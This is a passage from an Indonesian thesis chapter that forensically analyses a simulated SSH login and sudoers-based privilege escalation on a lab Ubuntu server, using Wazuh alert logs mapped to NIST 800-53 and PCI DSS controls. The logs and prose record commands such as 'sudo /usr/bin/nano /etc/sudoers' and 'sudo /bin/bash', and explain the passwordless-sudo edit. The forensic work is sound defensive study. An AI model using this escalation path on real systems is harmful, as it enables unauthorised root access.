Dec 21, 2024 @ 13:23:46.023	wazuh-server	AU.14, AU.6	Listened ports status (netstat) changed (new port ope...	7	533		
Dec 21, 2024 @ 13:23:15.237	ubuntu20	AU.14, AC.7	PAM: Login session opened.	3	5501		192.168.1.44
Dec 21, 2024 @ 13:23:15.121	ubuntu20	AU.14, AC.7	PAM: Login session opened.	3	5501		192.168.1.44
Dec 21, 2024 @ 13:23:15.079	ubuntu20	AU.14, AC.7	sshd: authentication success.	3	5715	192.168.1.41	192.168.1.44
Dec 21, 2024 @ 13:23:10.747	ubuntu20	AU.14, AC.7	sshd: authentication failed.	5	5780	192.168.1.41	192.168.1.44
Dec 21, 2024 @ 13:23:08.742	ubuntu20	AU.14, AC.7	PAM: User login failed.	5	5503	192.168.1.41	192.168.1.44
Dec 21, 2024 @ 13:20:15.268	wazuh-server	CM.1, AU.6, SI.4	CIS Amazon Linux 2 Benchmark v2.0.0: Ensure updates...	3	19009		
Dec 21, 2024 @ 13:18:58.002	wazuh-server	CM.1	SCA summary: CIS Amazon Linux 2 Benchmark v2.0.0: ...	7	19004		
Dec 21, 2024 @ 13:18:49.380	wazuh-server	CM.1, AU.6, SI.4	CIS Amazon Linux 2 Benchmark v2.0.0: Ensure updates...	5	19013		

Gambar 4.24 Analisis Data Log Server NIST 800-53

Pada gambar 4.24 Log Activity Server NIST 800-53 terlihat aktivitas yang tidak lazim pada log tersebut, diantaranya:

Log 1: Pada tanggal 21 Desember 2024 pukul 13:23:08, terdapat upaya login yang gagal oleh seorang penyerang dengan alamat IP 192.168.1.41, dengan keterangan kejadian berupa "user login failed."

Log 2: Pada tanggal 21 Desember 2024 pukul 13:23:10, penyerang yang sama dengan alamat IP 192.168.1.41 mencoba melakukan login ke server melalui protokol SSH, namun otentikasi yang dilakukan gagal, tercatat dengan keterangan "authentication failed."

Log 3: Pada tanggal 21 Desember 2024 pukul 13:23:15, penyerang dengan alamat IP 192.168.1.41 berhasil masuk ke server sebagai pengguna biasa, yang dicatat dengan keterangan "authentication success." Sebelumnya, penyerang ini mengalami beberapa kali

kegagalan dalam proses login, tetapi akhirnya berhasil mengakses server dengan akun pengguna biasa.

Log 4: Setelah berhasil melakukan login, pada tanggal 21 Desember 2024 pukul 13:24:00, penyerang mencoba menjalankan perintah menggunakan command script pada editor nano dengan tujuan meningkatkan hak akses menggunakan `sudo /bin/bash`. Namun, upaya ini ditolak dan tidak berhasil dijalankan oleh pengguna biasa, sebagaimana tercatat dengan keterangan "command not allowed."

Log 5: Pada tanggal 21 Desember 2024 pukul 13:24:20, penyerang berhasil memperoleh hak akses root dengan menjalankan perintah "`sudo /usr/bin/nano /etc/sudoers`" untuk menambahkan command script baru pada file `sudoers`. Skrip ini dimaksudkan agar pengguna biasa dapat menjalankan perintah `sudo su` tanpa perlu memasukkan password, yang ditandai dengan keterangan "successful sudo to ROOT executed."

Log 6: Pada tanggal 21 Desember 2024 pukul 13:24:48, penyerang kembali melakukan aktivitas login sebagai root pada server dengan IP 192.168.1.44, dengan keterangan "successful sudo to ROOT executed."

Log activity sangat penting dalam penelitian ini karena log activity akan menjadi komparasi sekaligus validasi data dari log activity pada server, sehingga analisis forensik dapat dilakukan lebih komprehensif. Informasi yang didapatkan pada log activity dari wazuh ialah Timestamp (bulan/tanggal/tahun dan waktu), Agent Name, Rule Security Operations, Rule Description, Rule Level, Rule ID, Data Srcip, Agent IP, Data Dstuser, Full Log, Data Command, Data pwd, Data srcuser, dll. Hasil log activity tampak pada gambar 4.24.

Pada gambar 4.24 menampilkan hasil akuisisi data log activity, terlihat ada 3 aktivitas serangan yang berhasil dilakukan pada server. Pada salah satu log yang berhasil dilakukan oleh penyerang dapat menampilkan secara detail terkait aktivitas-aktivitas yang dilakukan oleh penyerang tersebut dengan melihat detail activity log pada gambar 4.25 berikut ini.

390 hits

Dec 20, 2024 @ 13:42:42.802 - Dec 21, 2024 @ 13:42:42.802

timestamp	agent.name	rule.nist_800_53	rule.description	rule.level	rule.id	data.scrip	agent.ip
Dec 21, 2024 @ 13:29:11...	wazuh-server	CM.1, AU.6, SI.4	CIS Amazon Linux 2 Benc...	3	19009		
Dec 21, 2024 @ 13:24:48...	ubuntu20	AU.14, AC.7	PAM: Login session open...	3	5501		192.168.1.44
Dec 21, 2024 @ 13:24:48...	ubuntu20	AU.14, AC.7, AC.6	Successful sudo to ROOT...	3	5402		192.168.1.44
Dec 21, 2024 @ 13:24:32...	ubuntu20	AU.14, AC.7	PAM: Login session closed	3	5502		192.168.1.44
Dec 21, 2024 @ 13:24:20...	ubuntu20	AU.14, AC.7	PAM: Login session open...	3	5501		192.168.1.44
Dec 21, 2024 @ 13:24:20...	ubuntu20	AU.14, AC.7, AC.6	Successful sudo to ROOT...	3	5402		192.168.1.44
Dec 21, 2024 @ 13:24:00...	ubuntu20	AU.14, AC.7	Command not allowed.	5	5406		192.168.1.44
Dec 21, 2024 @ 13:23:50...	ubuntu20	AU.14, AC.7	PAM: User login failed.	5	5503		192.168.1.44
Dec 21, 2024 @ 13:23:46...	wazuh-server	AU.14, AU.6	Listened ports status (ne...	7	533		
Dec 21, 2024 @ 13:23:15...	ubuntu20	AU.14, AC.7	PAM: Login session open...	3	5501		192.168.1.44
Dec 21, 2024 @ 13:23:15...	ubuntu20	AU.14, AC.7	ssh: authentication succ...	3	5715	192.168.1.41	192.168.1.44
Dec 21, 2024 @ 13:23:10...	ubuntu20	AU.14, AC.7	ssh: authentication failed.	5	5760	192.168.1.41	192.168.1.44
Dec 21, 2024 @ 13:23:08...	ubuntu20	AU.14, AC.7	PAM: User login failed.	5	5503	192.168.1.41	192.168.1.44

Gambar 4.25 Untuk Menampilkan Log Detail Activity NIST 800-53

Pada gambar 4.25 tersebut menunjukkan untuk melihat detail log activity untuk dilakukan analisis.

Aktivitas serangan pertama pada server terlihat pada gambar 4.26 berikut ini.

Discover wazuh-alerts-4.x-2024.12.21#pzX55MBLSZsuzMocxYf

Table	JSON
@timestamp	Dec 21, 2024 @ 13:23:15.079
_index	wazuh-alerts-4.x-2024.12.21
agent.id	002
agent.ip	192.168.1.44
agent.name	ubuntu20
data.dstuser	userblasa
data.scrip	192.168.1.41
data.srcport	61283
decoder.name	sshd
decoder.parent	sshd
full_log	Dec 21 06:23:13 Ubuntu20 sshd[11979]: Accepted password for userblasa from 192.168.1.41 port 61283 ssh2
id	1734762195.107704
input.type	log
location	journald
manager.name	wazuh-server
predecoder.hostname	Ubuntu20
predecoder.program.name	sshd
predecoder.timestamp	Dec 21 06:23:13
rule.description	sshd: authentication success.

Gambar 4.26 Analisis Detail Log Serangan Pertama NIST 800-53

Pada Gambar 4.26 ditampilkan detail aktivitas log dari serangan pertama. Terlihat pada bagian *Timestamp* (21 Desember 2024 pukul 13:23:15) yang menunjukkan waktu terjadinya serangan. Kolom *Agent.ip* menampilkan alamat IP 192.168.1.44, yang merupakan IP dari server dengan *Agent.name* bernama ubuntu20. Sementara itu, *Data.dstuser* menunjukkan

pengguna biasa yang mencoba melakukan login ke server melalui protokol SSH, dengan *Data.srcip* 192.168.1.41 yang mengindikasikan alamat IP penyerang. Selanjutnya, pada bagian *Full_log* ditampilkan detail aktivitas yang dilakukan oleh penyerang, termasuk informasi terkait *Timestamp*, deskripsi aktivitas, alamat IP penyerang, serta port tujuan yaitu 61283 melalui protokol SSH. Terakhir, *Rule.description* menunjukkan pesan “authentication success”, yang menandakan bahwa penyerang berhasil melakukan login ke dalam server.

Aktivitas serangan kedua pada server terlihat pada gambar 4.27 berikut ini.

@timestamp	Dec 21, 2024 @ 13:24:28.968
._index	wazuh-alerts-4.x-2024.12.21
agent.id	002
agent.ip	192.168.1.44
agent.name	ubuntu20
data.command	/usr/bin/nano /etc/sudoers
data.dstuser	root
data.pwd	/home/userbiasa
data.srcuser	userbiasa
data.tty	pts/2
decoder.ftscoment	First time user executed the sudo command
decoder.name	sudo
decoder.parent	sudo
full_log	Dec 21 06:24:28 Ubuntu20 sudo[12178]: userbiasa : TTY=pts/2 ; PWD=/home/userbiasa ; USER=root ; COMMAND=/usr/bin/nano /etc/sudoers
id	1734762268.111886
input.type	log
location	journalid
manager.name	wazuh-server
predecoder.hostname	Ubuntu20
predecoder.type	sudo

Gambar 4.27 Analisis Detail Log Serangan Kedua NIST 800-53

Pada Gambar 4.27 ditampilkan detail aktivitas log dari serangan kedua. Bagian *Timestamp* (21 Desember 2024 pukul 13:24:20) menunjukkan waktu terjadinya serangan. Kolom *Agent.ip* menampilkan alamat IP 192.168.1.44, yang merupakan IP dari server dengan *Agent.name* ubuntu20. Setelah berhasil masuk ke dalam server, penyerang menjalankan perintah yang tercatat pada *Data.command*, yaitu nano /etc/sudoers, melalui file editor yang berada di direktori /usr/bin/nano. Aksi ini mengindikasikan bahwa penyerang mencoba mengedit file *sudoers* dengan menggunakan akun pengguna biasa, sebagaimana ditunjukkan pada kolom *Data.srcuser*. Pada bagian *Full_log* terlihat bahwa penyerang menjalankan perintah sudo dari akun pengguna biasa dan melakukan penyuntingan terhadap file *sudoers* dengan tujuan untuk meningkatkan hak akses menjadi setara dengan administrator.

Aktivitas serangan ketiga pada server terlihat pada gambar 4.28 berikut ini.

# timestamp	Dec 21, 2024 @ 13:24:48.965
# _index	wazuh-alerts-4.x-2024.12.21
# agent.id	002
# agent.ip	192.168.1.44
# agent.name	ubuntu20
# data.command	/bin/bash
# data.dstuser	root
# data.pwd	/home/userbiasa
# data.srcuser	userbiasa
# data.tty	pts/2
# decoder.ftscomment	First time user executed the sudo command
# decoder.name	sudo
# decoder.parent	sudo
# full_log	Dec 21 06:24:48 Ubuntu20 sudo[12184]: userbiasa : TTY=pts/2 : PWD=/home/userbiasa : USER=root : COMMAND=/bin/bash
# id	1734762288.113134
# input.type	log
# location	journald
# manager.name	wazuh-server
# predecoder.hostname	Ubuntu20
# predecoder.program_name	sudo
# predecoder.timestamp	Dec 21 06:24:48
# rule.description	Successful sudo to ROOT executed.

Gambar 4.28 Analisis Detail Log Serangan Ketiga NIST 800-53

Pada Gambar 4.28 ditampilkan detail aktivitas log dari serangan ketiga. Bagian *Timestamp* (21 Desember 2024 pukul 13:24:48) menunjukkan waktu terjadinya serangan. Kolom *Agent.ip* menampilkan alamat IP 192.168.1.44, yang merupakan IP dari server dengan *Agent.name* ubuntu20. Pada bagian *Full_log*, tercatat bahwa penyerang menjalankan perintah Command=/bin/bash, yang mengindikasikan bahwa telah terjadi eksekusi shell sebagai pengguna *root*. Hal ini diperkuat oleh *Rule.description* yang menampilkan keterangan “Successful sudo to ROOT executed”, yang berarti perintah dengan hak akses *root* berhasil dijalankan tanpa memerlukan autentikasi password. Peristiwa ini menunjukkan bahwa penyerang sebelumnya telah melakukan modifikasi terhadap file *sudoers* menggunakan editor *nano*, sehingga dapat memperoleh akses *root* tanpa batas. Berdasarkan hal tersebut, serangan ini dapat dikategorikan sebagai serangan *privilege escalation*.

4.4.2 Analisis Forensik PCI DSS

Setelah dilakukan simulasi serangan, investigator melakukan penarikan aktivitas data log di server melalui API Wazuh Server yang dapat dilihat hasil akuisisi log pada gambar 4.29 berikut ini.

timestamp	agent.name	rule.pci_dss	rule.description	rule.level	rule.id	data.srcip	agent.ip
Dec 21, 2024 @ 13:29:11.845	wazuh-server	2.2, 5.2	CIS Amazon Linux 2 Benchma...	3	19009		
Dec 21, 2024 @ 13:24:48.974	ubuntu20	10.2.5	PAM: Login session opened.	3	5501		192.168.1.44
Dec 21, 2024 @ 13:24:48.965	ubuntu20	10.2.5, 10.2.2	Successful sudo to ROOT exe...	3	5402		192.168.1.44
Dec 21, 2024 @ 13:24:32.941	ubuntu20	10.2.5	PAM: Login session closed.	3	5502		192.168.1.44
Dec 21, 2024 @ 13:24:20.968	ubuntu20	10.2.5	PAM: Login session opened.	3	5501		192.168.1.44
Dec 21, 2024 @ 13:24:20.960	ubuntu20	10.2.5, 10.2.2	Successful sudo to ROOT exe...	3	5402		192.168.1.44
Dec 21, 2024 @ 13:24:00.920	ubuntu20	10.2.4, 10.2.5	Command not allowed.	5	5406		192.168.1.44
Dec 21, 2024 @ 13:23:50.925	ubuntu20	10.2.4, 10.2.5	PAM: User login failed.	5	5503		192.168.1.44
Dec 21, 2024 @ 13:23:46.023	wazuh-server	10.2.7, 10.6.1	Listened ports status (netstat...	7	533		
Dec 21, 2024 @ 13:23:15.237	ubuntu20	10.2.5	PAM: Login session opened.	3	5501		192.168.1.44
Dec 21, 2024 @ 13:23:15.121	ubuntu20	10.2.5	PAM: Login session opened.	3	5501		192.168.1.44
Dec 21, 2024 @ 13:23:15.079	ubuntu20	10.2.5	ssh: authentication success.	3	5715	192.168.1.41	192.168.1.44
Dec 21, 2024 @ 13:23:10.747	ubuntu20	10.2.4, 10.2.5	ssh: authentication failed.	5	5760	192.168.1.41	192.168.1.44
Dec 21, 2024 @ 13:23:08.742	ubuntu20	10.2.4, 10.2.5	PAM: User login failed.	5	5503	192.168.1.41	192.168.1.44
Dec 21, 2024 @ 13:20:15.268	wazuh-server	2.2, 5.2	CIS Amazon Linux 2 Benchma...	3	19009		
Dec 21, 2024 @ 13:18:58.002	wazuh-server	2.2	SCA summary: CIS Amazon LI...	7	19004		
Dec 21, 2024 @ 13:18:49.380	wazuh-server	2.2, 5.2	CIS Amazon Linux 2 Benchma...	5	19013		
Dec 21, 2024 @ 13:17:54.724	wazuh-server	10.6.1	Wazuh server started.	3	502		
Dec 21, 2024 @ 13:17:49.813	wazuh-server	10.2.5	PAM: Login session closed.	3	5502		
Dec 21, 2024 @ 13:17:45.776	wazuh-server	10.2.7, 10.6.1	Listened ports status (netstat...	7	533		
Dec 21, 2024 @ 13:01:13.515	wazuh-server	10.2.5, 10.2.2	Successful sudo to ROOT exe...	3	5402		

Gambar 4.29 Analisis Data Log Server PCI DSS

Pada gambar 4.29 Log Activity Server PCI DSS terlihat aktivitas yang tidak lazim pada log tersebut, diantaranya:

Log 1: Pada tanggal 21 Desember 2024 pukul 13:23:08, terdapat upaya login yang gagal oleh seorang penyerang dengan alamat IP 192.168.1.41, dengan keterangan kejadian berupa "user login failed."

Log 2: Pada tanggal 21 Desember 2024 pukul 13:23:10, penyerang yang sama dengan alamat IP 192.168.1.41 mencoba melakukan login ke server melalui protokol SSH, namun otentikasi yang dilakukan gagal, tercatat dengan keterangan "authentication failed."

Log 3: Pada tanggal 21 Desember 2024 pukul 13:23:15, penyerang dengan alamat IP 192.168.1.41 berhasil masuk ke server sebagai pengguna biasa, yang dicatat dengan keterangan "authentication success." Sebelumnya, penyerang ini mengalami beberapa kali kegagalan dalam proses login, tetapi akhirnya berhasil mengakses server dengan akun pengguna biasa.

Log 4: Setelah berhasil melakukan login, pada tanggal 21 Desember 2024 pukul 13:24:00, penyerang mencoba menjalankan perintah menggunakan command script pada editor nano dengan tujuan meningkatkan hak akses menggunakan sudo /bin/bash. Namun, upaya ini ditolak dan tidak berhasil dijalankan oleh pengguna biasa, sebagaimana tercatat dengan keterangan "command not allowed."


Log 5: Pada tanggal 21 Desember 2024 pukul 13:24:20, penyerang berhasil memperoleh hak akses root dengan menjalankan perintah "sudo /usr/bin/nano /etc/sudoers" untuk menambahkan command script baru pada file sudoers. Skrip ini dimaksudkan agar pengguna

biasa dapat menjalankan perintah sudo su tanpa perlu memasukkan password, yang ditandai dengan keterangan "successful sudo to ROOT executed."

Log 6: Pada tanggal 21 Desember 2024 pukul 13:24:48, penyerang kembali melakukan aktivitas login sebagai root pada server dengan IP 192.168.1.44, dengan keterangan "successful sudo to ROOT executed."

Log activity sangat penting dalam penelitian ini karena log activity akan menjadi komparasi sekaligus validasi data dari log activity pada server, sehingga analisis forensik dapat dilakukan lebih komprehensif. Informasi yang didapatkan pada log activity dari wazuh ialah Timestamp (bulan/tanggal/tahun dan waktu), Agent Name, Rule Security Operations, Rule Description, Rule Level, Rule ID, Data Srcip, Agent IP, Data Dstuser, Full Log, Data Command, Data pwd, Data srcuser, dll. Hasil log activity tampak pada gambar 4.29.

Pada gambar 4.29 menampilkan hasil akuisisi data log activity, terlihat ada 3 aktivitas serangan yang berhasil dilakukan pada server. Pada salah satu log yang berhasil dilakukan oleh penyerang dapat menampilkan secara detail terkait aktivitas-aktivitas yang dilakukan oleh penyerang tersebut dengan melihat detail activity log pada gambar 4.30 berikut ini.




timestamp	agent.name	rule.pci_dss	rule.description	rule.level	rule.id	data.srcip	agent.ip
Dec 21, 2024 @ 13:29:11.845	wazuh-server	2.2, 5.2	CIS Amazon Linux 2 Benchma...	3	19009		
Dec 21, 2024 @ 13:24:48.974	ubuntu20	10.2.5	PAM: Login session opened.	3	5501		192.168.1.44
Dec 21, 2024 @ 13:24:48.965	ubuntu20	10.2.5, 10.2.2	Successful sudo to ROOT exe...	3	5402		192.168.1.44
Dec 21, 2024 @ 13:24:32.941	ubuntu20	10.2.5	PAM: Login session closed.	3	5502		192.168.1.44
Dec 21, 2024 @ 13:24:20.968	ubuntu20	10.2.5	PAM: Login session opened.	3	5501		192.168.1.44
Dec 21, 2024 @ 13:24:20.960	ubuntu20	10.2.5, 10.2.2	Successful sudo to ROOT exe...	3	5402		192.168.1.44
Dec 21, 2024 @ 13:24:00.920	ubuntu20	10.2.4, 10.2.5	Command not allowed.	5	5406		192.168.1.44
Dec 21, 2024 @ 13:23:50.925	ubuntu20	10.2.4, 10.2.5	PAM: User login failed.	5	5503		192.168.1.44
Dec 21, 2024 @ 13:23:46.023	wazuh-server	10.2.7, 10.6.1	Listened ports status (netstat...	7	533		
Dec 21, 2024 @ 13:23:15.237	ubuntu20	10.2.5	PAM: Login session opened.	3	5501		192.168.1.44
Dec 21, 2024 @ 13:23:15.121	ubuntu20	10.2.5	PAM: Login session opened.	3	5501		192.168.1.44
Dec 21, 2024 @ 13:23:15.079	ubuntu20	10.2.5	sshd: authentication success.	3	5715	192.168.1.41	192.168.1.44
Dec 21, 2024 @ 13:23:10.747	ubuntu20	10.2.4, 10.2.5	sshd: authentication failed.	5	5760	192.168.1.41	192.168.1.44
Dec 21, 2024 @ 13:23:08.742	ubuntu20	10.2.4, 10.2.5	PAM: User login failed.	5	5503	192.168.1.41	192.168.1.44
Dec 21, 2024 @ 13:20:15.268	wazuh-server	2.2, 5.2	CIS Amazon Linux 2 Benchma...	3	19009		
Dec 21, 2024 @ 13:18:58.002	wazuh-server	2.2	SCA summary: CIS Amazon LI...	7	19004		
Dec 21, 2024 @ 13:18:49.380	wazuh-server	2.2, 5.2	CIS Amazon Linux 2 Benchma...	5	19013		

Gambar 4.30 Untuk Menampilkan Log Detail Activity PCI DSS

Pada gambar 4.30 tersebut menunjukkan untuk melihat detail log activity untuk dilakukan analisis.

Aktivitas serangan pertama pada server terlihat pada gambar 4.31 berikut ini.




The screenshot shows a web browser displaying a JSON log entry. The URL is https://192.168.1.46/app/discover#/doc/wazuh-alerts-*/wazuh-alerts-4.x-2024.12.21?id=pzXi55MBLSZsuzMockYf. The JSON entry is as follows:

Field	Value
@timestamp	Dec 21, 2024 @ 13:23:15.079
_index	wazuh-alerts-4.x-2024.12.21
agent.id	002
agent.ip	192.168.1.44
agent.name	ubuntu20
data.dstuser	userbiasa
data.srcip	192.168.1.41
data.srport	61283
decoder.name	sshd
decoder.parent	sshd
full_log	Dec 21 06:23:13 Ubuntu20 sshd[11979]: Accepted password for userbiasa from 192.168.1.41 port 61283 ssh2
id	1734762195.107704
input.type	log
location	journalid
manager.name	wazuh-server
predecoder.hostname	Ubuntu20
predecoder.program_name	sshd
predecoder.timestamp	Dec 21 06:23:13
rule.description	sshd: authentication success.

Gambar 4.31 Analisis Detail Log Serangan Pertama PCI DSS

Pada Gambar 4.31 ditampilkan detail aktivitas log dari serangan pertama. Terlihat pada bagian *Timestamp* (21 Desember 2024 pukul 13:23:15) yang menunjukkan waktu terjadinya serangan. Kolom *Agent.ip* menampilkan alamat IP 192.168.1.44, yang merupakan IP dari server dengan *Agent.name* bernama ubuntu20. Sementara itu, *Data.dstuser* menunjukkan pengguna biasa yang mencoba melakukan login ke server melalui protokol SSH, dengan *Data.srcip* 192.168.1.41 yang mengindikasikan alamat IP penyerang. Selanjutnya, pada bagian *Full_log* ditampilkan detail aktivitas yang dilakukan oleh penyerang, termasuk informasi terkait *Timestamp*, deskripsi aktivitas, alamat IP penyerang, serta port tujuan yaitu 61283 melalui protokol SSH. Terakhir, *Rule.description* menunjukkan pesan “authentication success”, yang menandakan bahwa penyerang berhasil melakukan login ke dalam server.

Aktivitas serangan kedua pada server terlihat pada gambar 4.32 berikut ini.



Timestamp	Dec 21, 2024 @ 13:24:20.968
Index	wazuh-alerts-4.x-2024.12.21
agent.id	002
agent.ip	192.168.1.44
agent.name	ubuntu20
data.command	/usr/bin/nano /etc/sudoers
data.dttuser	root
data.pwd	/home/userbiasa
data.srcuser	userbiasa
data.tty	pts/2
decoder.fiscoment	First time user executed the sudo command
decoder.name	sudo
decoder.parent	sudo
full_log	Dec 21 06:24:20 Ubuntu20 sudo[12178]: userbiasa : TTYpts/2 : PWD=/home/userbiasa : USER=root : COMMAND=/usr/bin/nano /etc/sudoers
id	1734762260.111886
input.type	log
location	journald
manager.name	wazuh-server
predecoder.hostname	Ubuntu20
predecoder.program_name	sudo
predecoder.timestamp	Dec 21 06:24:20
rule.description	Successful sudo to ROOT executed.

Gambar 4.32 Analisis Detail Log Serangan Kedua PCI DSS

Pada Gambar 4.32 ditampilkan detail aktivitas log dari serangan kedua. Bagian *Timestamp* (21 Desember 2024 pukul 13:24:20) menunjukkan waktu terjadinya serangan. Kolom *Agent.ip* menampilkan alamat IP 192.168.1.44, yang merupakan IP dari server dengan *Agent.name* ubuntu20. Setelah berhasil masuk ke dalam server, penyerang menjalankan perintah yang tercatat pada *Data.command*, yaitu nano /etc/sudoers, melalui file editor yang berada di direktori /usr/bin/nano. Aksi ini mengindikasikan bahwa penyerang mencoba mengedit file *sudoers* dengan menggunakan akun pengguna biasa, sebagaimana ditunjukkan pada kolom *Data.srcuser*. Pada bagian *Full_log* terlihat bahwa penyerang menjalankan perintah sudo dari akun pengguna biasa dan melakukan penyuntingan terhadap file *sudoers* dengan tujuan untuk meningkatkan hak akses menjadi setara dengan administrator.

Aktivitas serangan ketiga pada server terlihat pada gambar 4.33 berikut ini.

The screenshot shows a web browser displaying a Wazuh alert. The URL is https://192.168.1.46/app/discover#/doc/wazuh-alerts-*/wazuh-alerts-4.x-2024.12.21?id=sDXj55MBLSzszMo6i. The alert is titled "wazuh-alerts-4.x-2024.12.21#sDXj55MBLSzszMo6i". Below the title, there is a "Table" tab and a "JSON" tab. The JSON data is displayed in a table format with the following fields and values:

@timestamp	Dec 21, 2024 @ 13:24:48.965
_index	wazuh-alerts-4.x-2024.12.21
agent.id	002
agent.ip	192.168.1.44
agent.name	ubuntu20
data.command	/bin/bash
data.dstuser	root
data.pwd	/home/userbiosa
data.sruser	userbiosa
data.tty	pts/2
decoder.ftcomment	First time user executed the sudo command
decoder.name	sudo
decoder.parent	sudo
full_log	Dec 21 06:24:48 Ubuntu20 sudo[12184]: userbiosa : TTY=pts/2 ; PWD=/home/userbiosa ; USER=root ; COMMAND=/bin/bash
id	1734762288.113134
input.type	log
location	journalid
manager.name	wazuh-server
predecoder.hostname	Ubuntu20
predecoder.program_name	sudo
predecoder.timestamp	Dec 21 06:24:48
rule.description	Successful sudo to ROOT executed.

Gambar 4.33 Analisis Detail Log Serangan Ketiga PCI DSS

Pada Gambar 4.33 ditampilkan detail aktivitas log dari serangan ketiga. Bagian *Timestamp* (21 Desember 2024 pukul 13:24:48) menunjukkan waktu terjadinya serangan. Kolom *Agent.ip* menampilkan alamat IP 192.168.1.44, yang merupakan IP dari server dengan *Agent.name* ubuntu20. Pada bagian *Full_log*, tercatat bahwa penyerang menjalankan perintah `Command=/bin/bash`, yang mengindikasikan bahwa telah terjadi eksekusi shell sebagai pengguna *root*. Hal ini diperkuat oleh *Rule.description* yang menampilkan keterangan “Successful sudo to ROOT executed”, yang berarti perintah dengan hak akses *root* berhasil dijalankan tanpa memerlukan autentikasi password. Peristiwa ini menunjukkan bahwa penyerang sebelumnya telah melakukan modifikasi terhadap file *sudoers* menggunakan editor *nano*, sehingga dapat memperoleh akses *root* tanpa batas. Berdasarkan hal tersebut, serangan ini dapat dikategorikan sebagai serangan 